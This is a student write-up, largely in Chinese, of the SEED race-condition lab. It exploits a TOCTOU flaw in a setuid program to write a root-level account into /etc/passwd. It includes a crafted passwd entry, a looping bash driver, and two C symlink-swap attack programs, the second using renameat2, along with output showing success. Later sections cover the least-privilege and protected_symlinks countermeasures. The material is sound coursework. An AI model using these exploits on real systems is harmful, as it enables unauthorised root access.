

Race Condition Vulnerability Lab

Task 1: Choosing Our Target



如图，增加test用户，并将其用户id设置为0，在切换为test用户后，获取到了root权限



Task 2.A: Launching the Race Condition Attack

构造passwd_input

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

新建shell脚本调用漏洞程序test.sh

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp < passwd_input
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

新建攻击程序，attack_process.c,并编译

```c
#include <unistd.h>

int main(){

 while(1)
 {
   unlink("/tmp/XYZ");
   symlink("/dev/null","/tmp/XYZ");
   usleep(1000);

   unlink("/tmp/XYZ");
   symlink("/etc/passwd","/tmp/XYZ");
   usleep(1000);
 }

 return 0;
}
```

执行攻击

分别运行test.sh和attack_process

- 第一次攻击-失败
  运行十分钟后，检查XYZ文件，发现所有者变成了root，这是因为unlink和symlink的调用不是原子的，中间可能涉及到上下文切换，使得另一个进程执行fopen(fn, “a+”)创建了属于root的新文件。


```
[05/26/21]seed@VM:~/.../lab8$ ls -l /tmp/XYZ
-rw-rw-r-- 1 root seed 4013328 May 26 19:04 /tmp/XYZ
```

- 第二次攻击-成功
  需要先将第一次攻击生成的/tmp/XYZ文件删除，再执行攻击


```
No permission
No permission
No permission
STOP... The passwd file has been changed
[05/26/21]seed@VM:~/.../lab8$
```

Task 2.B: An Improved Attack Method

修改攻击程序attack_process.c,并编译

```c
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main(){

 unsigned int flags = RENAME_EXCHANGE;
 unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
 unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
 while(1)
 {
   syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
 }

 return 0;
}
```

运行攻击程序后，再连续运行test.sh，发现每次都能很快攻击成功,这是因为该系统调用能够实现两个符号链接的交换，并且这种交换是原子的，不存在中途上下文切换导致权限变更的问题




Task 3: Countermeasure: Applying the Principle of Least Privilege

修改vulp.c，在打开文件前，临时关闭root权限，之后再恢复，运行之后发现不能攻击成功，说明防御措施有效。这是因为在打开文件前将用户的有效id设置成了用户的真实id，fopen系统调用会检查进程是否有打开文件的权限，如果没有权限则打开文件失败。

```
#include <stdio.h>
#include<unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
```

```
  uid_t real_uid = getuid();  //获取真实用户ID
  uid_t eff_uid = geteuid();  //获取有效用户ID

  seteuid(real_uid);        //临时关闭root权限

  fp = fopen(fn, "a+");
  if(fp != NULL){
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
  }
  else printf("No permission \n");

  seteuid(eff_uid);      //在对文件进行操作后，再打开root权限

  }
```

运行结果如下



Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

使用命令`sudo sysctl -w fs.protected_symlinks=1`开启粘滞符号链接保护后，不能运行成功，交替打印"段错误"和"没有权限"

```
./test.sh: line 9: 25160 Segmentation fault      ./vulp < passwd_input
./test.sh: line 9: 25162 Segmentation fault      ./vulp < passwd_input
./test.sh: line 9: 25164 Segmentation fault      ./vulp < passwd_input
./test.sh: line 9: 25166 Segmentation fault      ./vulp < passwd_input
./test.sh: line 9: 25168 Segmentation fault      ./vulp < passwd_input
No permission
./test.sh: line 9: 25172 Segmentation fault      ./vulp < passwd_input
No permission
No permission
^C
```

(1) How does this protection scheme work?

此保护机制只适用于人人可写的粘滞目录，如/tmp，开启保护时，全局可写的粘滞目录中的符号链接只能在符号链接的所有者、跟随着和目录所有者的其中之一相匹配时才能被跟随。本例中，漏洞程序是以root权限(即跟随者是root)运行的，/tmp目录的所有者也是root，但符号链接所有者是攻击者本身(不是root)，所以系统不允许程序使用该符号链接。如果试图使用，则系统会让它崩溃掉。

(2) What are the limitations of this scheme

这种保护机制只适用于粘滞目录，对于其他类型目录的竞态条件无效。